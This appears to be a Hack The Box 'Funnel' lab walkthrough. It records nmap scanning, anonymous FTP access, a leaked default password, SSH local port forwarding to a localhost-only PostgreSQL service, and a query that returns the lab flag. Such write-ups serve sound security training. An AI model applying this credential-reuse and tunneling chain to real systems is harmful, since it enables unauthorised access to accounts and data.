

1. How many TCP ports are open?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV 10.129.117.139

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 15:52 EDT
Nmap scan report for 10.129.117.139
Host is up (0.075s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Answer: 2

2. What is the name of the directory that is available on the FTP server?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ ftp 10.129.117.139
Connected to 10.129.117.139.
220 (vsFTPd 3.0.3)
Name (10.129.117.139:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls
229 Entering Extended Passive Mode (|||63952|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Nov 28  2022 mail_backup
226 Directory send OK.
ftp>
```

Answer: mail_backup

3. What is the default account password that every new member on the "Funnel" team should change as soon as possible?

```
ftp> cd mail_backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7537|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         58899 Nov 28  2022 password_policy.pdf
-rw-r--r--    1 ftp      ftp           713 Nov 28  2022 welcome_28112022
226 Directory send OK.
ftp> get password_policy.pdf
local: password_policy.pdf remote: password_policy.pdf
229 Entering Extended Passive Mode (|||32919|)
150 Opening BINARY mode data connection for password_policy.pdf (58899 bytes).
100% |*****************************************************************************
226 Transfer complete.
58899 bytes received in 00:00 (251.77 KiB/s)
ftp>
```

Password Policy 🔐

Overview

Passwords are a key part of our cyber security strategy. The purpose of this policy is to make sure all resources and data receive adequate password protection. We cannot overstate the importance of following a secure password policy and therefore have provided this document for your guidance. The policy covers all users who are responsible for one or more account or have access to any resource that requires a password.

Password Creation:

- All passwords should be sufficiently complex and therefore difficult for anyone to guess.
- In addition, employees should also use common sense when choosing passwords. They must avoid basic combinations that are easy to crack. For instance, choices like “password,” “password1” and “Pa$$w0rd” are equally bad from a security perspective.
- A password should be unique, with meaning only to the user who chooses it.
- In some cases, it will be necessary to change passwords at certain frequencies.
- Default passwords — such as those created for new users — must be changed as quickly as possible. For example the default password of “funnel123#!#” must be changed **immediately**.

Answer: funnel123#!#

4. Which user has not changed their default password yet?

```
ftp> get welcome_28112022
local: welcome_28112022 remote: welcome_28112022
229 Entering Extended Passive Mode (|||59068|)
150 Opening BINARY mode data connection for welcome_28112022 (713 bytes).
100% |*****************************************************************
226 Transfer complete.
713 bytes received in 00:00 (9.10 KiB/s)
ftp>
```

```
Frome: root@funnel.htb
To: optimus@funnel.htb albert@funnel.htb andreas@funnel.htb christine@funnel.htb maria@funnel.htb
Subject:Welcome to the team!

Hello everyone,
We would like to welcome you to our team.
We think you'll be a great asset to the "Funnel" team and want to make sure you get settled in as smoothly as possible.
We have set up your accounts that you will need to access our internal infrastracture. Please, read through the attached password policy with extreme care.
All the steps mentioned there should be completed as soon as possible. If you have any questions or concerns feel free to reach directly to your manager.
We hope that you will have an amazing time with us,
The funnel team.
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ ftp 10.129.117.139
Connected to 10.129.117.139.
220 (vsFTPd 3.0.3)
Name (10.129.117.139:kali): christine
331 Please specify the password.
Password:
230 Login successful.
```

Answer: christine

5. Which service is running on TCP port 5432 and listens only on localhost?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV -p 5432 10.129.117.139

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 16:30 EDT
Nmap scan report for 10.129.117.139
Host is up (0.073s latency).

PORT     STATE  SERVICE    VERSION
5432/tcp closed postgresql
```

Answer: postgresql

6. Since you can't access the previously mentioned service from the local machine, you will have to create a tunnel and connect to it from your machine. What is the correct type of tunneling to use? remote port forwarding or local port forwarding?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ ssh -L 5432:localhost:5432 christine@10.129.117.139

christine@10.129.117.139's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
```

Answer: local port forwarding

7. What is the name of the database that holds the flag?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ psql -h localhost -p 5432 -U christine

Password for user christine:
psql (17.5 (Debian 17.5-1), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.

christine=# \l
                                                 List of databases
   Name    |   Owner   | Encoding | Locale Provider |  Collate   |   Ctype    | Locale | ICU Rules |    Access privileges
-----------+-----------+----------+-----------------+------------+------------+--------+-----------+-----------------------
 christine | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           |
 postgres  | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           |
 secrets   | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           |
 template0 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           | =c/christine          +
           |           |          |                 |            |            |        |           | christine=CTc/christine
 template1 | christine | UTF8     | libc            | en_US.utf8 | en_US.utf8 |        |           | =c/christine          +
           |           |          |                 |            |            |        |           | christine=CTc/christine
(5 rows)

christine=# \c secrets
psql (17.5 (Debian 17.5-1), server 15.1 (Debian 15.1-1.pgdg110+1))
You are now connected to database "secrets" as user "christine".
secrets=# \dt
        List of relations
 Schema | Name | Type  |   Owner
--------+------+-------+-----------
 public | flag | table | christine
(1 row)
```

```
secrets=# SELECT * FROM flag;
                value
-------------------------------------
 cf277664b1771217d7006acdea006db1
(1 row)
```

Answer: cf277664b1771217d7006acdea006db1